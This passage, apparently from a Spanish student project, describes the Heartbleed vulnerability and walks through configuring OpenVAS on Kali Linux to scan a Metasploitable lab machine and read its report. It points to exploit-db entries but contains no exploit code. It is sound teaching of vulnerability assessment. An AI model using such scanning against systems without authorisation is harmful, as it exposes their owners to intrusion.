The (1) TLS and (2) DTLS implementations in OpenSSL 1.0.1 before 1.0.1g do not properly handle Heartbeat Extension packets, which allows remote attackers to obtain sensitive information from process memory via crafted packets that trigger a buffer over-read, as demonstrated by reading private keys, related to d1_both.c and t1_lib.c, aka the Heartbleed bug.

References

Note: References are provided for the convenience of the reader to help distinguish between vulnerabilities. The list is not intended to be complete.

- EXPLOIT-DB:32745
- URL:http://www.exploit-db.com/exploits/32745
- EXPLOIT-DB:32764
- URL:http://www.exploit-db.com/exploits/32764
- FULLDISC:20140408 Re: heartbleed OpenSSL bug CVE-2014-0160
- URL:http://seclists.org/fulldisclosure/2014/Apr/91
- FULLDISC:20140408 heartbleed OpenSSL bug CVE-2014-0160
- URL:http://seclists.org/fulldisclosure/2014/Apr/90
- FULLDISC:20140409 Re: heartbleed OpenSSL bug CVE-2014-0160
- URL:http://seclists.org/fulldisclosure/2014/Apr/109
- FULLDISC:20140412 Re: heartbleed OpenSSL bug CVE-2014-0160
- URL:http://seclists.org/fulldisclosure/2014/Apr/190

Figura 5.1 Información sobre Heartbleed en Security Focus

Como podemos ver se describe a la perfección el efecto que provoca esta vulnerabilidad así como las versiones en las que es problemática. Además, en las referencias obtenemos enlaces a exploits que atacan

directamente dicha vulnerabilidad y que se encuentran almacenados en otra base de datos de referencia. http://www.exploit-db.com

Por último, la web del Instituto Nacional de estándares y tecnología de Estados Unidos nos ofrece una base de datos muy completa digna de mencionar también http://web.nvd.nist.gov/view/vuln/search .

Una vez que conocemos los lugares donde ampliar nuestro conocimiento sobre vulnerabilidades, necesitamos obtener una herramienta que nos permita escanear la existencia de dichas vulnerabilidades.

Herramientas de análisis de vulnerabilidades, Nessus y OpenVAS:

Para escanear vulnerabilidades tradicionalmente se han empleado herramientas como “Shadow Security Scanner”, “Retina”, o “Nessus”. Ésta última es definida directamente por su autor como un “escaneador remoto de seguridad”. Renaud Deraison, que así se llama su creador, decidió que la comunidad de Internet necesitaba una herramienta que permitiese analizar equipos en búsqueda de vulnerabilidades y que ésta fuera libre, se actualizase con frecuencia, y tuviera una interfaz amigable que permitiese usarlo de forma sencilla. Consiguió no solo eso sino además que el programa fuera “robusto y extensible”, de tal forma que se han desarrollado más de 14000 plugins para Nessus. Esta herramienta basada en el modelo “cliente/servidor” ha sido mucho tiempo la herramienta gratuita de análisis de vulnerabilidades más utilizada; sin embargo desde hace unos años requiere de una licencia para funcionar.

El objetivo aquí es describir herramientas “open source” y de libre acceso para poder analizar la seguridad en redes y sistemas por lo que nos centraremos en una utilidad muy similar a Nessus pero que cumple con éstas características.

5.2 OpenVAS

Open Vulnerability Assessment System cuyo acrónimo OpenVAS hace referencia al framework destinado a ofrecer servicios de escaneo y administración de vulnerabilidades. Según su web oficial (www.openvas.org) se actualiza a diario y aglutina ya un total de 35000 test de vulnerabilidad. Se considera a esta aplicación un producto libre cuyos componentes tienen licencia **GNU GPL.**

Arquitectura OpenVAS

El framework *OpenVAS* se compone de varios servicios y herramientas, siendo su núcleo un escáner de vulnerabilidades. Dicho escáner utiliza como fuente la base de datos “Network Vulnerability Tests” que se actualiza cada día a través de la propia *OpenVAS NVT Feed* o a través de servicios comerciales. En la figura 5.2 podemos observar un esquema de la arquitectura del framework:




Figura 5.2 Arquitectura OpenVAS (Fuente www.openvas.org)

Por un lado, el **OpenVAS Manager** es el servicio central que ofrece una solución para el escaneo completo de vulnerabilidades. Mediante el protocolo de transferencia OTP, controla el escáner. Toda la inteligencia del sistema queda implementada en el *manager* que a su vez permite aglutinar varios clientes que se comporten adecuadamente para filtrar y clasificar resultados del análisis. El manager además controla una base de datos SQL donde se almacena de gorma centralizada tanto la configuración como los datos resultado del escaneo y permite establecer una gestión de usuarios en la que diferenciar grupos y roles.

Existen diferentes tipos de **clientes**, por un lado, el *Greenbone Security Assistant (GSA)* es un servicio que ofrece una interfaz para navegadores y convierte trazas del protocolo OMP directamente a HTML.

Por otro lado, se puede usar directamente la interfaz que ofrece el *OpenVAS CLI*, que contiene la línea de comandos que permite utilizar el **manager**. Además se permite el uso del plugin Nagios, que es un sistema de monitorización de red.

Las herramientas descritas utilizan las librerías de OpenVAS para su funcionamiento que junto con la base de datos SQL conforma la subestructura de datos de OpenVAS.

En la tabla 5.1 describimos las características de cada uno de los módulos de OpenVAS:

Scanner	Manager	GSA	CLI
Escaneo de múltiples objetivos concurrentemente	Uso de SQL Database y soporte SSL	Cliente para OMP y OAP	Cliente para OMP
Uso del protocolo OTP	Tareas de escaneo concurrentes	HTTP y HTTPS	Multiplataforma (Linux, Windows, etc…)
Soporte SSL	Programación de escaneos	Servidor web interno	Plugin Nagios
Soporte WMI opcional	Parada, pausa y reanudación de escaneos	Sistema de ayuda online	
	Estado y sincronización de fuentes.	Soporte multilenguaje	
	Administración de falsos positivos		
	Manejo de usuarios		

Tabla 5.1 Comparativa módulos OpenVAS

OpenVAS NVT Feed

El proyecto OpenVAS mantiene una base de datos pública con tests de seguridad sobre vulnerabilidades. Como se detalló antes, actualmente hay unos 35000 tests en dicha base de datos que van creciendo diariamente. Si bien esta es la fuente por defecto que utiliza OpenVAS para su funcionamiento, no está restringido a su uso exclusivo sino que puede valerse de otras para aumentar su rendimiento o para especializarse.

La actualización de la base de datos local para el cliente instalado se realiza automáticamente aunque puede forzarse con el comando **openvas-nvt-sync**. Sin embargo, la aplicación también permite una actualización sin conexión tras la descarga de un fichero de unos 14 MB que incluye la base de datos al completo. Se recomienda utilizar la actualización online puesto que nos asegura estar al día y resulta un proceso menos tedioso que la descarga periódica de un fichero y su posterior instalación.

En la figura 5.3 podemos ver de forma esquemática cómo funciona el sistema que alimenta a OpenVAS de información:




Figura 5.3 OpenVAS feeds para actualizar información

Este sistema fuente se suele actualizar semanalmente mediante ficheros certificados que sin embargo no indican que se haya realizado un control de calidad de lo descargado sino que simplemente verifican la integridad de los ficheros tras la transferencia. De manera más sencilla, el certificado lo que hace es asegurarnos que no hay diferencia entre lo que se encontraba en los servidores de OpenVAS y lo que ha llegado a nuestro equipo tras la consecuente descarga.

OpenVAS: Configuración

Dado que estamos usando Kali Linux tenemos la ventaja de que al ser un sistema operativo especializado, no necesitamos descargarnos ningún paquete de OpenVAS puesto que éste viene ya instalado por defecto en esta distribución. Sin embargo, la utilización de ésta utilidad requiere unos pasos previos para su configuración. En concreto, necesitaremos crear un usuario con su correspondiente contraseña y forzar a que OpenVAS ejecute una configuración inicial en la que cargará todos los plugins necesarios para su funcionamiento.

En primer lugar, mediante la ejecución del comando **openvas-adduser** procederemos a registrar el usuario con el que utilizaremos la aplicación. En primer lugar tendremos que agregar un nombre de usuario (Login) que en nuestro caso será “**pfg**”. A continuación OpenVAS nos solicitará una contraseña o un certificado. Por defecto si pulsamos “intro”, se utilizará contraseña y a continuación nos permitirá introducirla. De nuevo, para ser consecuentes con lo usado hasta ahora utilizaremos como contraseña “**pfg2014**”. Una vez llegados a este punto, OpenVAS nos da la opción de crear ciertas reglas de usuario para permitir o denegar el acceso al escáner a determinadas IPs. En nuestro caso esta opción carece de sentido puesto que estamos utilizando el escáner en un entorno cerrado de máquinas virtuales. Por tanto, pulsando **Control+D** podremos avanzar y confirmar los datos introducidos y así tener un usuario disponible para utilizar OpenVAS. En las figuras 5.4 y 5.5 se aprecia este proceso:

Figura 5.4 Configuración inicial OpenVAS




Figura 5.5 Confirmación de la configuración

Llegados a éste punto, necesitamos forzar la configuración inicial por defecto de OpenVAS. Para ello, en Kali Linux tenemos acceso directamente mediante el menú a un “launcher” que nos ejecuta en la consola directamente el comando apropiado. La ruta a seguir sería **Applications->Kali Linux->Vulnerability Analysis->OpenVAS->openvas initial setup.**

Esta acción equivale a introducir en la consola varios comandos que sincronizan la fuente de OpenVAS y arrancan el manager y el scanner. Algunos de ellos son: **opernvas-nvt-sync**, o **openvassd**.

Al hacer uso de la configuración inicial veremos que OpenVAS descarga e instala todos los plugins, lo que puede llevar bastante tiempo sobre todo si estamos usando una máquina virtual. Resulta conveniente tener esto en cuenta puesto que será un tiempo en el que no podremos hacer prácticamente nada.

Durante este proceso se nos requerirá una contraseña de administrador que se asociará al nombre de usuario **admin**. Esta cuenta se puede usar aparte de la que creamos en su momento.

A partir de aquí se nos presentan dos opciones para utilizar el cliente OpenVAS:

a) Usar la aplicación cliente.
b) Usar el cliente web.

Partiendo de que no hay prácticamente ninguna diferencia en cuanto a obtención de datos por usar una u otra, existen dos distinciones entre ambas versiones que pueden ayudarnos a decidirnos. Por un lado, la versión web arranca más rápidamente y corre sobre cualquier navegador que soporte Javascript ofreciendo una interfaz bastante intuitiva y amigable. Por otro lado la versión estándar ofrece la posibilidad de integrar un plugin para usar junto con Nagios. Puesto que la utilización de Nagios no es de nuestra competencia y que la interfaz web es bastante vistosa escogemos esa opción y será la que describiremos en detalle.

Para hacer uso del cliente no tenemos más que abrir un navegador, (Iceweasel por defecto en Kali Linux) e introducir en la barra de navegación la dirección del servidor OpenVAS. Si no hemos cambiado ninguno de los valores por defecto, nos bastará con introducir la dirección de nuestro host local junto con el puerto asignado a OpenVAS que por defecto suele ser el **9392**.

Así, a través de la url https://127.0.0.1:9392 accederemos a nuestra interfaz web que tendrá una ventana de *login* con el aspecto que se observa en la figura 5.6:




Figura 5.6 Pantalla de login en la aplicación web

Aquí podremos loguearnos en modo *administrador* o con el usuario creado aparte. No merece la pena especialmente entrar en modo *administrador* si se va a dar un uso normal de la aplicación puesto que con las opciones que proporciona para un usuario normal resulta más que suficiente.

Ahora es cuando comienza el proceso de búsqueda de vulnerabilidades. En primer lugar debemos tener claro cuál será el host (nombre o IP) que queremos analizar y para dicha tarea OpenVAS nos propone dos opciones. La primera es ejecutar un escáner rápido simplemente introduciendo la IP o el hostname en la pestaña que se nos ofrece a tal efecto sobre la propia pantalla de inicio (figura 5.7):




Figura 5.7

Este escaneo rápido nos creará un nuevo “objetivo” con la lista de puertos por defecto y una nueva tarea con el escaneo sobre ese objetivo con la configuración por defecto que además se iniciará inmediatamente y que se refrescará cada 30 segundos para poder observar su progreso.

Resulta más constructivo sin embargo ejecutar el proceso paso a paso por lo que, en general, para escanear un objetivo ejecutaremos las siguientes opciones:

1. Creación del nuevo “objetivo” (target):
   Para ello iremos a **Configuration->Targets** y una vez allí, pulsando sobre el icono de la estrella, podremos crear un nuevo “objetivo” (figura 5.8).




Figura 5.8

   En el host objetivo podremos configurar su nombre (para identificarlo), su IP o hostname, añadir comentarios, y elegir el rango de puertos que se tendrán en cuenta al escanear.

   En este ejemplo crearemos un objetivo que se identifique con la distribución Linux destinada a hacer pruebas de penetración, ***Metasploitable Linux***. El rango de puertos que utilizaremos será el que coincide con aquellos que asigna por defecto la IANA para TCP y UDP [18]. Además se pueden añadir credenciales para utilizar acceso vía SSH o SMB (figura 5.9).




Figura 5.9

Una vez que cliquemos en el botón “Create Target” dicho objetivo será guardado y podremos crear múltiples tareas para él.

2. Creación de la nueva tarea de sondeo (task):
   Si nos dirigimos a **Scan Management->New Task** llegaremos a un menú en el que podemos configurar una tarea paso a paso.
   En primer lugar de nuevo podremos asignarle un nombre con el que identificarla, además, podremos añadir comentarios. La segunda opción que encontramos resulta bastante interesante puesto que nos permite configurar la profundidad y velocidad del sondeo. Por defecto usaremos la opción “Full and Fast” que escanea el host objetivo a una velocidad bastante aceptable y con una profundidad muy completa. También se ofrece la posibilidad de generar alertas que tienen que haber sido previamente creadas en **Configuration->Alerts** y que permiten incluso crear notificaciones por email en caso de que el nivel de vulnerabilidad sea alto en el host analizado. Otra opción interesante es programar la tarea para que se ejecute en un determinado momento, para ello tenemos que dirigirnos al menú **Configuration->Schedules** y una vez allí establecer parámetros como la duración, o la fecha y hora de inicio.

   El aspecto que tendría la tarea una vez configurada será el mostrado en la figura 5.10:




Figura 5.10

Tras crearla, desde el menú inicial tenemos que lanzarla clicando sobre el icono con la flecha verde. Podemos lanzar varias concurrentemente con la única penalización del tiempo que tardarán debido al procesado de los datos.

3. Análisis del resultado de la tarea lanzada

   Una vez lanzada la tarea en la web principal encontraremos un gráfico con el estado actual de la tarea y con las diferentes opciones disponibles a ejecutar sobre ella.

   En la siguiente captura se puede apreciar como tenemos una tarea terminada que se ha ejecutado sobre el equipo en el que está funcionando VirtualBox y que debido a que es un Windows 7 con las actualizaciones prácticamente al día ofrece solamente un nivel de *amenaza* intermedio. Dicha tarea

está finalizada con lo que tenemos opción de analizarla, lanzarla de nuevo, o eliminarla entre otras cosas.
Por otro lado se puede observar como la tarea que recién hemos creado está en ejecución al 14% por lo que tenemos opción de pausarla para reanudarla más adelante. En la figura 5.11 vemos las tareas en proceso:




Figura 5.11

Una vez completado, si clicamos en la lupa accederemos a un menú en el que se muestra un resumen del sondeo realizado con el siguiente aspecto (figura 5.12):




Figura 5.12

En el podemos observar que se han obtenido 41 vulnerabilidades graves. Aquí tenemos la opción de comparar con otra tarea o de indagar más aun clicando de nuevo sobre la lupa. Hacemos esto último y obtenemos un nuevo menú en el que se nos da desde la posibilidad de filtrar los resultados, hasta obtener un PDF con el reporte completo pasando por la opción de lanzar alertas en vista de lo obtenido.
Nos descargamos el PDF puesto que es mucho más cómodo analizar los resultados al margen del navegador.


Análisis de resultados: Informe

El nivel de detalle ofrecido por OpenVAS en los reportes generados en sus sondeos es espectacular. No solamente se conforma con analizar las vulnerabilidades disponibles en el host objetivo sino que además nos ofrece soluciones, indica si hay actualizaciones de software disponibles, clasifica las vulnerabilidades en función del riesgo que suponen, e incluso indica referencias a sitios web con información detallada sobre cada una de estas vulnerabilidades. Tenemos por tanto una herramienta potentísima tanto para el usuario que la destine a un análisis bienintencionado como a aquel que la utilice a efectos delictivos.

La herramienta por tanto genera un informe que, exportado a PDF desde la propia aplicación web, nos ofrece un reporte con la siguiente estructura:

1. **Sumarios e índice.**

En la primera parte del informe generado podemos obtener información resumida sobre el análisis del host de manera que se especifica la fecha en que se comenzó y finalizó dicho análisis, y un índice estructurado en función de los resultados que obtiene OpenVAS tras sondear el equipo. Tras esto, encontramos un resumen sobre el equipo analizado en el que nos proporciona su IP, el nombre que le dimos al asignar la tarea, el mayor grado de severidad encontrado (alto, medio o bajo), y la cantidad de vulnerabilidades de cada grado. Se detallan además puntos importantes que se han detectado analizando el equipo como el nivel de actualizaciones que tiene, o la ausencia de detalles en determinados parámetros analizados. A continuación (figura 5.13) se resumen los resultados por equipo en una tabla en la que se hace diferencia entre los servicios y sus puertos según el grado de amenaza detectado, y aquellos datos meramente informativos sobre puertos que resulte de interés resaltar que están ejecutando un servicio determinado obviando si son o no susceptibles de amenaza.



1 Result Overview

Host	Most Severe Result(s)	High	Medium	Low	Log	False Positives
192.168.0.199 (METASPLOITABLE)	Severity: High	41	21	13	76	0
Total: 1		41	21	13	76	0

Vendor security updates are not trusted.
Overrides are on. When a result has an override, this report uses the threat of the override.
Notes are included in the report.
This report might not show details of all issues that were found.
It only lists hosts that produced issues.
Issues with the threat level "Debug" are not shown.

This report contains all 151 results selected by the filtering described above. Before filtering there were 153 results.

Figura 5.13 Visión general del informe

2. **Análisis de vulnerabilidades con riesgo de amenaza “alto”:**
   En este sub apartado se aglutinan aquellas amenazas que son consideradas por OpenVAS como amenazas de alto riesgo. El informe las examina una a una separándolas por servicio y aportando la siguiente información:

   - Nombre y nivel de amenaza.
